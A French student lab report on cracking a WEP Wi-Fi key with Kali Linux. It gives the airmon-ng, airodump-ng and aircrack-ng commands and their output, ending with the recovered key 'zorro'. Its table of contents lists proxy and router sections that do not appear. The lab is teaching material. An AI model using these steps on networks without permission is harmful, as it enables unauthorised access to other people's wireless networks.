

TP1 - HACK MOT DE PASSE WEP

Table des Matières


Introduction :	3
Cahier des Charges N°1 :	3
Application :	5
Installation du Routeur :	5
Configuration du Serveur:	6
Problème avec deux serveur PROXY :	9
Installation du Proxy :	11
Bloquer un Domaine :	12
Bloquer un Domaine via fichier externe:	12

Introduction :

Dans ce TP, on va hacker un mot de passe d'un point d'accès sous une clé accès en format wep avec une clé wifi qui détecte des points d'accès sur une longue distance.


Démonstration :

Tout d'abord, on va ouvrir le kali Linux et aller dans l'invite de commandes

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The menu bar shows 'Fichier', 'Actions', 'Éditer', 'Vue', and 'Aide'. The terminal text shows a message 'zsh: corrupt history file /home/kali/.zsh_history' followed by the prompt '(kali@kali)-[~]' and a dollar sign '\$' on a new line.


Cette image nous montre l'accès de l'invite de commande dans kali linux.

Puis, on va se mettre en mode root (administrateur) :

A screenshot of a Kali Linux terminal window. The prompt is '(kali@kali)-[~]'. The user enters '\$ sudo su'. The terminal shows '[sudo] Mot de passe de kali :'. After the password is entered, the prompt changes to '(root@kali)-[/home/kali]' and the user enters '#'. The prompt changes to a red hash symbol '#'.

Cette image nous montre le mode root de kali linux via l'invite de commande.

Enfin, on va connecter la carte wifi est normalement kali linux il va le détecter en la wifi en Wlan0.

A screenshot of a Kali Linux terminal window. The prompt is '(root@kali)-[/home/kali]'. The user enters '# iwconfig'. The terminal shows the output for several network interfaces: 'lo no wireless extensions.', 'eth0 no wireless extensions.', 'docker0 no wireless extensions.', and 'wlan0 IEEE 802.11 ESSID:off/any'. The 'wlan0' interface is highlighted with a red box. Below it, 'Mode:Managed' is also highlighted with a red box. Other details for wlan0 include 'Access Point: Not-Associated', 'Tx-Power=20 dBm', 'Retry short limit:7', 'RTS thr:off', 'Fragment thr:off', 'Encryption key:off', and 'Power Management:off'.

Cette Image nous montre la carte wifi dans kali via l'invité de commande.


1. Mettre la carte wifi en mode monitor :

Dans cet partie, on vas mettre votre carte wifi qui est en mode managed en mode monitor,

Le Mode Managed : c'est le mode par défaut des point d'accès wifi

Le Mode Monitor/Moniteur : c'est le mode qui permet d'écouter tout le trafic d'un réseau sans fil.

Tout d'abord, on vas vérifier le point d'accès wifi pour voir si on est en mode managed :



```
(root@kali)-[/home/kali]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
```

Cette Image nous montre la carte wifi en mode Managed.

Puis, on vas sélectionné la carte wifi via l'invité de commande est le mettre en mode monitor, pour cela on vas utiliser la commande Airmon-ng :

```
(root@kali)-[/home/kali]
# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0              rtl8187     Realtek Semiconductor Corp. RTL8187

(root@kali)-[/home/kali]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    668 NetworkManager
    1991 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0              rtl8187     Realtek Semiconductor Corp. RTL8187
^[[B^[[B^[[B      (monitor mode enabled)
```

Cette image nous montre les commandes pour le mettre en mode Monitor
Enfin, on vérifie si notre carte est en mode monitor :

```
(root@kali)-[/home/kali]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
           Retry short limit:7 RTS thr:off Fragment thr:off
           Power Management:off
```

Cette image nous montre la carte wifi en mode Monitor :

2. Identification de Notre point d'accès :

Dans cet partie, on vas chercher le point d'accès qu'on vas hacker pour cela on vas utiliser la commande airodump-ng :

Tout d'abord, on vas chercher toute les point d'accès grâce à la commande

```
(root@kali)-[/home/kali]
# airodump-ng wlan0
```

Cette Image nous montre la commande

```
CH 10 ][ Elapsed: 18 s ][ 2024-09-27 02:41
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A8:0C:0D:D4:48:7C -25 2 8 0 6 130 WPA2 CCMP PSK futurfaker
A8:0C:0D:D4:48:2C -24 16 4 0 11 130 WPA2 CCMP PSK WIFILAuretteduc
A8:0C:0D:D4:4C:A8 -30 5 2 0 1 130 WPA2 CCMP PSK eliasarta
60:E3:27:9F:D8:30 -56 11 58 1 1 54e. WEP WEP SIO_F201
A8:0C:0D:D4:48:6C -35 7 15 0 1 130 WPA2 CCMP PSK SISR>SLAM
A8:0C:0D:D4:48:A0 -30 16 14 0 11 130 WPA2 CCMP PSK Hakomed

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 16:A5:84:D7:26:14 -33 0 - 1 1 2
(not associated) FA:64:E6:F7:06:57 -30 0 - 1 4 4 WIFILAuretteduc
(not associated) A6:91:0D:AD:4D:18 -30 0 - 1 0 1
(not associated) DA:C8:2F:BA:0F:73 -57 0 - 1 0 1
60:E3:27:9F:D8:30 54:2A:A2:9E:FE:86 -23 0 - 1 134 17 SIO_F201
60:E3:27:9F:D8:30 60:E3:27:9F:D8:30 -22 0 - 1 1220 388
A8:0C:0D:D4:48:A0 10:68:38:09:24:58 -22 0 - 1e 19 32
```

Cette Image nous montre l'action de la commande
puis, la on vas le filtre la recherche en cle WEP :

```
(root@kali)-[/home/kali]
# airodump-ng --encrypt wep wlan0
```

Cette Image nous montre la commande

```
CH 8 ][ Elapsed: 6 s ][ 2024-09-27 02:44
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
60:E3:27:9F:D8:30 -22 8 5 0 1 54e. WEP WEP SIO_F201

BSSID STATION PWR Rate Lost Frames Notes Probes
60:E3:27:9F:D8:30 54:2A:A2:9E:FD:35 -35 0 - 1 0 1
```

Cette Image nous montre l'action de la commande

ensuite, on vas filtre avec l'adresse mac de la wifi

```
(root@kali)-[/home/kali]
# cd Desktop

(root@kali)-[/home/kali/Desktop]
# cd wifi

(root@kali)-[/home/kali/Desktop/wifi]
# airodump-ng --bssid 60:E3:27:9F:D8:30 wlan0
```

Cette Image nous montre la commande

```
CH 12 ][ Elapsed: 12 s ][ 2024-09-27 02:48
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
60:E3:27:9F:D8:30 -19 13 1 0 1 54e. WEP WEP SIO_F201
BSSID STATION PWR Rate Lost Frames Notes Probes
60:E3:27:9F:D8:30 54:2A:A2:9E:FE:86 -1 1 - 0 0 2
```

Cette Image nous montre l'action de la commande

Enfin, on vas enregistrer les captures via l'invite de commande.

```
(root@kali)-[/home/kali/Desktop/wifi]
# airodump-ng --bssid 60:E3:27:9F:D8:30 -c 3 -w out4 wlan0
```

Cette Image nous montre la commande

```
CH 3 ][ Elapsed: 12 s ][ 2024-09-27 02:50
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
60:E3:27:9F:D8:30 -19 1 86 58 0 1 54e. WEP WEP OPN SIO_F201
BSSID STATION PWR Rate Lost Frames Notes Probes
60:E3:27:9F:D8:30 60:E3:27:9F:D8:30 -16 0 - 1 2446 371
```

Cette Image nous montre l'action de la commande

3. Attaque du point d'accès :

Dans cette partie, on va attaquer le point d'accès :

Tout d'abord, on va ouvrir une autre page de l'invite de commande.

Ouvrir une autre page = CTRL + ALT + T

Cette image nous montre la nouvelle page :

Puis, on va repérer le point d'accès Wifi qu'on va hacker :

Enfin, on va attaquer le point d'accès :

Pour cela on va passer par l'outil de commande Aircrack-ng :

Cette image nous montre la commande


```
Corbeille Aircrack-ng 1.7

[00:04:20] Tested 7262 keys (got 14688 IVs)
Got 15005 out of 15000 IVsStarting PTW attack with 15005 ivs

KB depth byte(vote)
0 0/ 1 7A(24320) A8(19968) 7E(19712) F0(19712) 06(18944) E7(18944)
1 0/ 33 6F(19712) C2(19200) 3B(18688) 42(18688) 9A(18176) A8(18176)
2 0/ 22 72(20224) 2D(19968) 49(19456) 42(18688) C9(18688) FB(18688)
3 4/ 6 B6(19200) CD(18944) 09(18688) 53(18432) 58(18432) 6C(18432)
4 0/ 2 6F(22784) 05(20736) DE(19968) 7C(19712) 84(19712) 3E(19456)

KEY FOUND! [ 7A:6F:72:72:6F ] (ASCII: zorro )
Decrypted correctly: 100%
```

Cette Image nous montre le résultat avec le mot de passe (dans la rubrique ASCII)

Conclusion :

J'ai bien aimé faire ce tp, car j'ai beaucoup appris à comment hacker un mot de passe via les outil aircrack-ng, juste le resultat final qui à beaucoup pris le temps.